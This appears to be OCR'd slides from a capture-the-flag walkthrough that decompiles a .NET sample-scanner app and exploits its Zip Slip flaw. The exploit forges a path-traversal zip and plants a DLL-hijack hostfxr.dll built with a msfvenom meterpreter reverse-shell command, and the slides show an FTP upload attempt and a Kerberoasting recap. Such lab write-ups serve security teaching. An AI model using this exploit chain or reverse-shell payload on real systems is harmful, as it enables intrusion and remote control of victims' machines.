
```
$ sudo apt-get update && sudo apt-get install -y dotnet-sdk-8.0
$ dotnet tool install --global ilspycmd
```

Alternative GUI for Linux: AvaloniaILSpy (unmaintained)
https://github.com/icsharpcode/AvaloniaILSpy/releases

```
ilspycmd
SampleScanner.dll
```

SampleScanner.decompiled.cs

```
37      private static void Main(string[] args)
38      {
39          string text = "X5O!P%@AP[4\\PZX54(P^)7CC)7}$EYCAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*";
40          text.Replace("EYCAR", "EICAR");
41          byte[] bytes = Encoding.ASCII.GetBytes(text);
42          string[] files = Directory.GetFiles("C:\\samples\\queue\\", "*", SearchOption.AllDirectories);
43          foreach (string text2 in files)
44          {
45              if (text2.EndsWith(".zip"))
46              {
47                  using ZipArchive zipArchive = ZipFile.OpenRead(text2);
48                  foreach (ZipArchiveEntry entry in zipArchive.Entries)
49                  {
50                      string destinationFileName = Path.Combine("C:\\samples\\queue\\", entry.FullName);
51                      entry.ExtractToFile(destinationFileName);
52                  }
53                  File.Delete(text2);
54              }
55              else if (PatternAt(File.ReadAllBytes(text2), bytes).Any())
56              {
57                  File.Copy(text2, text2.Replace("queue", "malicious"), overwrite: true);
58                  File.Delete(text2);
59              }
60              else
61              {
62                  File.Copy(text2, text2.Replace("queue", "benign"), overwrite: true);
63                  File.Delete(text2);
64              }
65          }
```


unzip
C:\samples\queue\
.zip
is zip?
C:\samples\app\SampleScanner.[exe|dll]
match EICAR pattern?
C:\samples\begnin\
C:\samples\malicious

```
ilspycmd
SampleScanner.dll
```

SampleScanner.decompiled.cs

```
37      private static void Main(string[] args)
38      {
39          string text = "X5O!P%@AP[4\\PZX54(P^)7CC)7}$EYCAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*";
40          text.Replace("EYCAR", "EICAR");
41          byte[] bytes = Encoding.ASCII.GetBytes(text);
42          string[] files = Directory.GetFiles("C:\\samples\\queue\\", "*", SearchOption.AllDirectories);
43          foreach (string text2 in files)
44          {
45              if (text2.EndsWith(".zip"))
46              {
47                  using ZipArchive zipArchive = ZipFile.OpenRead(text2);
48                  foreach (ZipArchiveEntry entry in zipArchive.Entries)
49                  {
50                      string destinationFileName = Path.Combine("C:\\samples\\queue\\", entry.FullName);
51                      entry.ExtractToFile(destinationFileName);
52                  }
53                  File.Delete(text2);
54              }
55              else if (PatternAt(File.ReadAllBytes(text2), bytes).Any())
56              {
57                  File.Copy(text2, text2.Replace("queue", "malicious"), overwrite: true);
58                  File.Delete(text2);
59              }
60              else
61              {
62                  File.Copy(text2, text2.Replace("queue", "benign"), overwrite: true);
63                  File.Delete(text2);
64              }
65          }
```

Zip Slip Vulnerability

Zip Slip Attack

```
$ dotnet new console -n PathCombineDemo
$ cd PathCombineDemo
$ # replace Program.cs with the code below
$ dotnet run
```

```
using System;
using System.IO;

class Program
{
    static void Main()
    {
        string baseDir = "/tmp/appdata";
        string userPath1 = "evil.txt";
        string userPath2 = "/evil.txt";

        Console.WriteLine("baseDir:   " + baseDir + "\n");

        Console.WriteLine("userPath1: " + userPath1);
        Console.WriteLine("Path.Combine(baseDir, userPath1): "
           + Path.Combine(baseDir, userPath1) + "\n");

        Console.WriteLine("userPath2: " + userPath1);
        Console.WriteLine("Path.Combine(baseDir, userPath2): "
           + Path.Combine(baseDir, userPath2));

    }
}
```

```
└─ [★]$ dotnet run
baseDir:   /tmp/appdata

userPath1: evil.txt
Path.Combine(baseDir, userPath1): /tmp/appdata/evil.txt

userPath2: evil.txt
Path.Combine(baseDir, userPath2): /evil.txt
```

https://www.meziantou.net/prevent-zip-slip-in-dotnet.htm

Version

.NET 10

Search

System.IO.Compression
- BrotliCompressionOptions
- BrotliDecoder
- BrotliEncoder
- BrotliStream
- CompressionLevel
- CompressionMode
- DeflateStream
- GZipStream
- ZipArchive
- ZipArchiveEntry
  - ZipArchiveEntry
  - Properties
  - Methods
- ZipArchiveMode
- ZipFile
- ZipFileExtensions
- ZLibCompressionOptions
- ZLibCompressionStrategy
- ZLibStream

Remarks

A zip archive contains an entry for each compressed file. The ZipArchiveEntry class enables you to examine the properties of an entry, and open or delete the entry. When you open an entry, you can modify the compressed file by writing to the stream for that compressed file.

The methods for manipulating zip archives and their file entries are spread across three classes: ZipFile, ZipArchive and ZipArchiveEntry.

Expand table

To...	Use...
Create a zip archive from a directory	ZipFile.CreateFromDirectory
Extract the contents of a zip archive to a directory	ZipFile.ExtractToDirectory
Add new files to an existing zip archive	ZipArchive.CreateEntry
Retrieve a file in a zip archive	ZipArchive.GetEntry
Retrieve all of the files in a zip archive	ZipArchive.Entries
To open a stream to an individual file contained in a zip archive	ZipArchiveEntry.Open
Delete a file from a zip archive	ZipArchiveEntry.Delete

If you reference the `System.IO.Compression.FileSystem` assembly in your project, you can access two extension methods for the ZipArchiveEntry class. Those methods are ExtractToFile(ZipArchiveEntry, String) and ExtractToFile(ZipArchiveEntry, String, Boolean), and they enable you to decompress the contents of the entry to a file. The `System.IO.Compression.FileSystem` assembly is not available in Windows 8. In Windows 8.x Store apps, you can decompress the contents of an archive by using DeflateStream or GZipStream, or you can use the Windows Runtime types Compressor and Decompressor to compress and decompress files.

In this article

- Definition
- Remarks
- Examples
- Properties
- Methods
- Extension Methods
- Applies to

Was this page helpful?

Yes No

https://learn.microsoft.com/en-us/dotnet/api/system.io.compression.ziparchiveentry?view=net-10.0

Examples

The following example shows how to iterate through the contents of a zip archive file and extract files that have a .txt extension.

C# Copy

```
using System;
using System.IO;
using System.IO.Compression;

class Program
{
    static void Main(string[] args)
    {
        string zipPath = @".\result.zip";

        Console.WriteLine("Provide path where to extract the zip file:");
        string extractPath = Console.ReadLine();

        // Normalizes the path.
        extractPath = Path.GetFullPath(extractPath);

        // Ensures that the last character on the extraction path
        // is the directory separator char.
        // Without this, a malicious zip file could try to traverse outside of the expected
        // extraction path.
        if (!extractPath.EndsWith(Path.DirectorySeparatorChar.ToString(), StringComparison.Ordinal))
            extractPath += Path.DirectorySeparatorChar;

        using (ZipArchive archive = ZipFile.OpenRead(zipPath))
        {
            foreach (ZipArchiveEntry entry in archive.Entries)
            {
                if (entry.FullName.EndsWith(".txt", StringComparison.OrdinalIgnoreCase))
                {
                    // Gets the full path to ensure that relative segments are removed.
                    string destinationPath = Path.GetFullPath(Path.Combine(extractPath, entry.FullName));

                    // Ordinal match is safest, case-sensitive volumes can be mounted within volumes that
                    // are case-insensitive.
                    if (destinationPath.StartsWith(extractPath, StringComparison.Ordinal))
                        entry.ExtractToFile(destinationPath);
                }
            }
        }
    }
}
```

In this article

Definition
Overloads
ExtractToFile(ZipArchiveEntry, String)
ExtractToFile(ZipArchiveEntry, String, Boolean)

Was this page helpful?

Yes No

Version

.NET 10

Search

System.IO.Compression
- BrotliCompressionOptions
- BrotliDecoder
- BrotliEncoder
- BrotliStream
- CompressionLevel
- CompressionMode
- DeflateStream
- GZipStream
- ZipArchive
- ZipArchiveEntry
- ZipArchiveMode
- ZipFile
  - ZipFile
  - Methods
    - CreateFromDirectory
    - CreateFromDirectoryAsync
    - ExtractToDirectory
    - ExtractToDirectoryAsync
    - Open
    - OpenAsync
    - OpenRead

Learn / .NET / API browser /

Ask Learn | Focus mode | C#

ZipFile.ExtractToDirectory Method

Definition

Namespace: System.IO.Compression

Assemblies: netstandard.dll, System.IO.Compression.ZipFile.dll

In this article

- Definition
- Overloads
- ExtractToDirectory(String, String, Encoding, Boolean)
- ExtractToDirectory(Stream, String, Encoding, Boolean)
- ExtractToDirectory(String, String, Encoding)
- ExtractToDirectory(String, String, Boolean)
- ExtractToDirectory(Stream, String, Boolean)
- ng)
- ing)
- ing, Encoding)

Remarks

This method creates the specified directory and all subdirectories, if necessary. Exceptions related to validating the paths in the `destinationDirectoryName` or `sourceArchiveFileName` parameters are thrown before extraction. Otherwise, if an error occurs during extraction, the archive remains partially extracted. Each extracted file has the same relative path to the directory specified by `destinationDirectoryName` as its source entry has to the root of the archive.

If an entry in the zip archive is a symbolic link, it's extracted as a regular folder since symbolic link information isn't preserved in the ZIP format. If `destinationDirectoryName` or any of its parent directories is a pre-existing junction or symbolic link, the link is followed and the extraction writes to the final target folder.

Encoding)	specified character encoding for entry names and comments.
ExtractToDirectory(String, String, Boolean)	Extracts all of the files in the specified archive to a directory on the file system.
ExtractToDirectory(Stream, String,	Extracts all the files from the zip archive stored in the specified stream and places them in the

SAFE

https://learn.microsoft.com/en-us/dotnet/api/system.io.compression.zipfile.extracttodirectory?view=net-10.0

Forging the Malicious Zip File


```
import zipfile

source = r"test.txt"
zip_name = r"test.zip"

with zipfile.ZipFile(zip_name, "w", zipfile.ZIP_DEFLATED) as zf:
    zf.write(source, arcname=r"..\..\test.txt")
```

Result: Arbitrary File Write

DLL Hijacking

DLL Hijacking

- App loads DLL file using
  - `LoadLibraryA`
  - `LoadLibraryW`
  - `LoadLibraryEx`
- API searches for required DLL in a specific order:
  - Directory of executable
    - C:\Program Files\MyApp\myapp.exe
  - C:\Windows\System32
  - PATH environment variable
- Attacker places DLL earlier in search path



DLL Injection - Finding a Candidate

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\ca967c75-04bf-40b5-9a16-98b5f9332a92	NAME NOT FOUND	Length: 528
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\b6fd710b-f783-4b1c-ab9c-c68099dcc0c7	NAME NOT FOUND	Length: 528
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\bf30465b-e93c-46fd-9cdf-f41c8904a01f	NAME NOT FOUND	Length: 528
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\c1376338-0984-48b8-b933-9c7d779fd84d	NAME NOT FOUND	Length: 528
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\30336ed4-e327-447c-9de0-51b652c86108	NAME NOT FOUND	Length: 528
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\32980f26-c8f5-5767-6b26-635b3fa83c61	NAME NOT FOUND	Length: 528
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\703fcc13-b66f-5868-ddd9-e2db7f381ffb	NAME NOT FOUND	Length: 528
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelaySleepLoopWindowSize	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelaySpinCountThreshold	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelayBaseYield	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtFactorYield	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelayMaxYield	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	CreateFile	C:\Users\Administrator\Desktop\bruno\hostfxr.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option...
11:39:...	SampleScanner.exe	1652	RegOpenKey	HKCU\Control Panel\Desktop\MuiCached\MachineLanguageConfiguration	NAME NOT FOUND	Desired Access: Read
11:39:...	SampleScanner.exe	1652	RegOpenKey	HKLM\Software\Policies\Microsoft\MUI\Settings	NAME NOT FOUND	Desired Access: Read
11:39:...	SampleScanner.exe	1652	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: Read
11:39:...	SampleScanner.exe	1652	RegOpenKey	HKCU\Control Panel\Desktop\LanguageConfiguration	NAME NOT FOUND	Desired Access: Read
11:39:...	SampleScanner.exe	1652	RegOpenKey	HKLM\Software\Policies\Microsoft\MUI\Settings	NAME NOT FOUND	Desired Access: Read


Process Monitor Filter

Display entries matching these conditions:

Architecture | is | then | Include

Reset | Add | Remove

Column	Relation	Value	Action
Process Name	is	SampleScanner.exe	Include
Result	is	NAME NOT FOUND	Include
Process Name	is	Procmon.exe	Exclude
Process Name	is	Procexp.exe	Exclude
Process Name	is	Autoruns.exe	Exclude
Process Name	is	Procmon64.exe	Exclude
Process Name	is	Procexp64.exe	Exclude
Process Name	is	System	Exclude
Operation	begins with	IRP_MJ_	Exclude
Operation	begins with	FASTIO_	Exclude
Result	begins with	FAST IO	Exclude
Path	ends with	pagefile.sys	Exclude
Path	ends with	$Mft	Exclude


unzip
C:\samples\queue\
.zip
is zip?
C:\samples\app\hostfxr.dll
C:\samples\app\SampleScanner.[exe|dll]

Malicious DLL (msf reverse shell)

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=$IPADDR LPORT=4444 -f dll -o hostfxr.dll
```

```
┌─[us-dedivip-1]─[10.10.15.18]─[antoinet@htb-lpickke8a8]─[~/Desktop]
└──╼ [★]$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.18 LPORT=4444 -f dll -o hos
tfxr.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: hostfxr.dll
```

Forging the Malicious Zip File (for DLL Hijacking)

```
import zipfile

source = r"hostfxr.dll"
zip_name = r"malicious.zip"

with zipfile.ZipFile(zip_name, "w", zipfile.ZIP_DEFLATED) as zf:
    zf.write(source, arcname=r"..\app\hostfxr.dll")
```


```
┌─[us-dedivip-1]─[10.10.15.18]─[antoinet@htb-lpickke8a8]─[~/Desktop]
└──╼ [★]$ ftp 10.129.238.9
Connected to 10.129.238.9.
220 Microsoft FTP Service
Name (10.129.238.9:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||57855|)
125 Data connection already open; Transfer starting.
06-29-22  04:55PM       <DIR>          app
06-29-22  04:33PM       <DIR>          benign
06-29-22  01:41PM       <DIR>          malicious
06-29-22  04:33PM       <DIR>          queue
226 Transfer complete.
ftp> cd queue
250 CWD command successful.
ftp> binary
200 Type set to I.
ftp> put hostfxr.dll
local: hostfxr.dll remote: hostfxr.dll
229 Entering Extended Passive Mode (|||57856|)
550 Access is denied.
```

Kerberoasting

Kerberoasting Recap

- Targets Kerberos service accounts in Active Directory
- Attacker requests service tickets (TGS) for SPNs
- Tickets are encrypted with the service account's password hash
- Attacker cracks the ticket offline to recover the password
- Enables lateral movement or privilege escalation

Kerberos


Key Distribution Center (KDC)
AS
TGS
Authenticator
Client
ntlm hash
Ticket Granting Ticket (TGT)
Service Ticket (ST)
service user
runs as
File Server
ntlm hash
